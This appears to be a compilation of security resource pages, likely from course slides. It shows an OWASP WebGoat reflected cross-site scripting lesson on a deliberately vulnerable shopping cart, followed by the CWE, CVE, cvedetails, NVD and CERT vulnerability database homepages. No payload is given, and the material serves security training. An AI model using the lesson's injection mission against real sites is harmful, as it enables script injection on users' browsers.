https://www.owasp.org/index.php/OWASP_Chapter

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Most recent snippets:

Cheddar Mac Gruyere is the cheesiest application on the web.
[All snippets](#) [Homepage](#)

Brie Brie is the queen of the cheeses!!!
[All snippets](#) [Homepage](#)



How to Perform Reflected Cross Site Scripting (XSS) Attacks

Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and
Session Management
Cross-Site Scripting (XSS)

[LAB: Cross Site Scripting \(XSS\)](#)

[How to Perform Stored Cross Site Scripting \(XSS\)](#)

[How to Perform Reflected Cross Site Scripting \(XSS\) Attacks](#)

[HTTPOnly Test](#)

[How to Perform Cross Site Tracing \(XST\) Attacks](#)

Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration
Management
Web Services
AJAX Security
Challenge

[Restart this Lesson](#)

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

[Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

CWE List

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Development View
Research View
Fault Pattern View
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Mapping & Navigation

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SwA On-Ramp
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Discussion Archives
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Prioritization
CWSS
CWRAF
CWE/SANS Top 25

Compatibility

Requirements
Coverage Claims
Representation
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CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- ▲ [Software Assurance](#)
- ▲ [Application Security](#)
- ▲ [Supply Chain Risk Management](#)
- ▲ [System Assessment](#)
- ▲ [Training](#)

- ▲ [Code Analysis](#)
- ▲ [Remediation & Mitigation](#)
- ▲ [NVD \(National Vulnerability Database\)](#)
- ▲ [Recommendation ITU-T X.1524 CWE, ITU-T CYBEX Series](#)

Related Efforts

[Vulnerabilities \(CVE\)](#)
[Attack Patterns \(CAPEC\)](#)
[Cyber Observables \(CyBOX\)](#)
[Malware \(MAEC\)](#)
[Structured Threat Information \(STIX\)](#)

[Weakness Scoring System \(CWSS\)](#)
[Weakness Risk Analysis Framework \(CWRAF\)](#)
[Build Security In \(BSI\)](#)
[Making Security Measurable \(MSM\)](#)

News

- [CWE Version 2.8 Now Available](#)
- [CWSS Version 1.0 Now Available](#)
- [1 Product from David A. Wheeler Now Registered as Officially "CWE-Compatible"](#)
- [MITRE Hosts Software and Supply Chain Assurance Working Group Meeting](#)
- [CWE, CAPEC, and CVE Are Main Topics of Article about the "Heartbleed" Bug on MITRE's Cybersecurity Blog](#)

[More News>>](#)

Status Report

[Version 2.8](#) posted July 31, 2014. There were 58 new entries. There were major changes to 638 entries in support of Software Fault Patterns and the State-of-the-Art Resources (SOAR) report, primarily affecting names, relationships, detection methods, taxonomy mappings, and demonstrative examples. There was a minor schema update. Read the [release notes](#).

More Information

cwe@mitre.org



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-IDs have a new format –[Learn more](#)****

TOTAL CVEs: [68072](#)

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[FAQs](#)

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[CVE-ID Syntax Change](#)

[CVE-ID Syntax Compliance](#)

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CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

Widespread Use of CVE

▲ [Vulnerability Management](#)

▲ [Patch Management](#)

▲ [Vulnerability Alerting](#)

▲ [Intrusion Detection](#)

▲ [Security Content Automation Protocol \(SCAP\)](#)

▲ [NVD \(National Vulnerability Database\)](#)

▲ [US-CERT Bulletins](#)

▲ [CVE Numbering Authorities \(CNAs\)](#)

▲ [Recommendation ITU-T X.1520
Common Vulnerabilities and
Exposures \(CVE\), ITU-T CYBEX Series](#)

Focus On

CVE-ID Numbers in New Numbering Format Now being Issued

CVE Identifiers (CVE-IDs) using the [new numbering format](#) are now being issued. "CVE-2014-10001" with 5 digits in the sequence number and "CVE-2014-100001" with 6 digits in the sequence number are two examples ([learn more](#)). Organizations that have not updated to the new CVE-ID format risk the possibility that their products and services could break or report inaccurate vulnerability identifiers, which could significantly impact users' vulnerability management practices.

To make it easy to update, the CVE Web site provides free [technical guidance](#) and [CVE test data](#) for developers and consumers to use to verify that their products and services will work correctly. In addition, for those who use National Vulnerability Database (NVD) data, NIST provides test data in NVD format at <http://nvd.nist.gov/cve-id-syntax-change>.

Comments or concerns about this guidance, and/or the test data, is welcome at cve-id-change@mitre.org.

Page Last Updated: February 12, 2015

Latest News

2nd Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

ToolsWatch Makes Declaration of CVE Compatibility

CVE Identifier "CVE-2015-0313" Cited in Numerous Security Advisories and News Media References about a Zero-Day Adobe Flash Vulnerability

1 Product from WPScan Now Registered as Officially "CVE-Compatible"

1 Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

CVE Mentioned in Article about Disclosing and Patching Vulnerabilities on Tripwire's State of Security Blog

First CVE-IDs Issued in New Numbering Format Now Available

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<http://cve.mitre.org/>

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(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

☐ Vulnerabilities with exploits

☐ Code execution

☐ Overflows

☐ Cross Site Request Forgery

☐ File inclusion

☐ Gain privilege

☐ Sql injection

☐ Cross site scripting

☐ Directory traversal

☐ Memory corruption

☐ Http response splitting

☐ Bypass something

☐ Gain information

☐ Denial of service

Order By:

CVSS score >= :

Generate RSS Feed

Generate Widget Code

Generate JSON URL


Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	50	0.10
1-2	499	0.70
2-3	2802	4.10
3-4	1504	2.20
4-5	13217	19.40
5-6	14103	20.70
6-7	8029	11.80
7-8	18030	26.50
8-9	272	0.40
9-10	9585	14.10
Total	68091	

Weighted Average CVSS Score: 6.8

Vulnerability Distribution By CVSS Scores



CVSS Score Ranges

- 0-1
- 1-2
- 2-3
- 3-4
- 4-5
- 5-6
- 6-7
- 7-8
- 8-9
- 9-10

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample [here](#).

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institute of Standards and Technology.

Additional data from several sources like exploits from [www.exploit-db.com](#), vendor statements and additional vendor supplied data, [Metasploit](#) modules are also published in addition to NVD CVE data.

Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in NVD feeds. Vulnerability data are updated daily using NVD feeds. Please visit [nvd.nist.gov](#) for more details.

Please contact [admin](#) at [cvedetails.com](#) or use our [feedback forum](#) if you have any questions, suggestions or feature requests.

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities	Checklists	800-53/800-53A	Product Dictionary	Impact Metrics	Data Feeds	Statistics	FAQs
Home	SCAP	SCAP Validated Tools	SCAP Events	About	Contact	Vendor Comments	

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

National Vulnerability Database

NVD is the U.S. government repository of standards based vulnerability management data represented using the [Security Content Automation Protocol \(SCAP\)](#). This data enables automation of vulnerability management, security measurement, and compliance. NVD includes databases of security checklists, security related software flaws, misconfigurations, product names, and impact metrics.

Announcements

[CVSS v3 Preview Information](#)

[CVE-ID Format Change Information](#)

Resource Status

NVD contains:

68877 [CVE Vulnerabilities](#)
281 [Checklists](#)
248 [US-CERT Alerts](#)
4330 [US-CERT Vuln Notes](#)
10286 [OVAL Queries](#)
101507 [CPE Names](#)

Last updated: 2/22/2015
8:17:23 PM

CVE Publication rate: 17.07

Federal Desktop Core Configuration settings (FDCC) / United States Government Configuration Baseline (USGCB)

NVD contains content (and pointers to scanning products) for performing configuration checking of systems implementing the [FDCC/USGCB](#) using the Security Content Automation Protocol (SCAP).
[FDCC/USGCB Checklists](#) are available here (to be used with SCAP 1.2 validated tools).
[SCAP Validated Products](#) are available here.

NVD Primary Resources

- [Vulnerability Search Engine](#) (CVE software flaws and CCE misconfigurations)
- [National Checklist Program](#) (automatable security configuration guidance in XCCDF and OVAL)
- [SCAP](#) (program and protocol that NVD supports)
- [SCAP Compatible Tools](#)
- [SCAP Data Feeds](#) (CVE, CCE, CPE, CVSS, XCCDF, OVAL)
- [Product Dictionary](#) (CPE)
- [Impact Metrics](#) (CVSS)
- [Common Weakness Enumeration](#) (CWE)

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit [NVD Mailing Lists](#)

NVD/SCAP Recent Activity:

- October 3rd - 5th, 2012: [8th Annual IT Security Automation Conference](#)
- October 31st - November 2nd, 2011: [7th Annual IT Security Automation Conference](#)
- August 29th - 30th, 2011: [EMAP Developer Workshop](#)
- September 27th - 29th, 2010: [6th Annual IT Security Automation Conference](#)
- May 11, 2010: [2010 NASA / Army Systems and Software Engineering Forum](#)
- April 13, 2010: [Security Solutions 2010](#)
- March 16, 2010: [IT Security Entrepreneurs' Forum](#)
- February 22, 2010: [Security Automation Developer Days Winter 2010](#)
- October 26, 2009: [5th Annual IT Security Automation Conference](#)
- September 05, 2008: NVD updated to version 2.2
- August 18, 2008: OMB has release a new memo relating to FDCC and the SCAP validation program. The memo can be found at: <http://www.whitehouse.gov/omb/memoranda/fy2008/m08-22.pdf>
- August 11, 2008: Interactive Schema and the Interactive Schema Interpreter is now available through NVD at <http://scap.nist.gov/specifications/ocil/>
- Minor update made to [FDCC Reporting Format](#) - update pertains to the Schematron Stylesheet, please reference the changelog for details.
- Version 1.0.2 of the [SCAP Validation Program Derived Test Requirements Document](#) has been released.
- All presentations from the Federal Desktop Core Configuration (FDCC) Implementers Workshop have been posted at: <http://nvd.nist.gov/workshop.cfm>

Workload Index

Vulnerability [Workload Index](#): 8.57

About Us

NVD is a product of the NIST [Computer Security Division](#) and is sponsored by the Department of Homeland Security's [National Cyber Security Division](#). It supports the U.S. government multi-agency (OSD, DHS, NSA, DISA, and NIST) Information Security Automation Program. It

<https://nvd.nist.gov>

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

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Overview

The Vulnerability Notes Database provides timely information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Many vulnerability notes are the result of private coordination and disclosure efforts. - [Hide Details](#)

You can [search](#) the Vulnerability Notes Database or browse by several [views](#). Help is available on database [fields](#) and customizing [search queries](#). For example, you can search for specific information, such as the [ten most recently updated vulnerabilities](#), a list of vulnerabilities that affect [control systems](#), or a list of vulnerabilities discovered using the Basic Fuzzing Framework (BFF).

We also provide an [archive](#) of all public vulnerability information from our database.

To communicate with us about a specific vulnerability, please send [email](#) with the appropriate VU# number(s) in the subject line. To protect sensitive, non-public vulnerability information, please encrypt mail to the CERT [PGP key](#).

We appreciate your [comments](#) and [suggestions](#).

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Recent Vulnerability Notes



07 Apr 2015	VU#374268	NTP Project ntpd reference implementation contains multiple vul...	Multiple CVEs
02 Apr 2015	VU#924124	X-Cart contains multiple vulnerabilities	Multiple CVEs
31 Mar 2015	VU#550620	Multicast DNS (mDNS) implementations may respond to unicast ...	Unknown
27 Mar 2015	VU#591120	Multiple SSL certificate authorities use predefined email address...	Unknown

Report a Vulnerability



Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our [vulnerability disclosure policy](#).

Connect with Us

Attributions



Open Web Application Security Project (OWASP) - www.wasp.org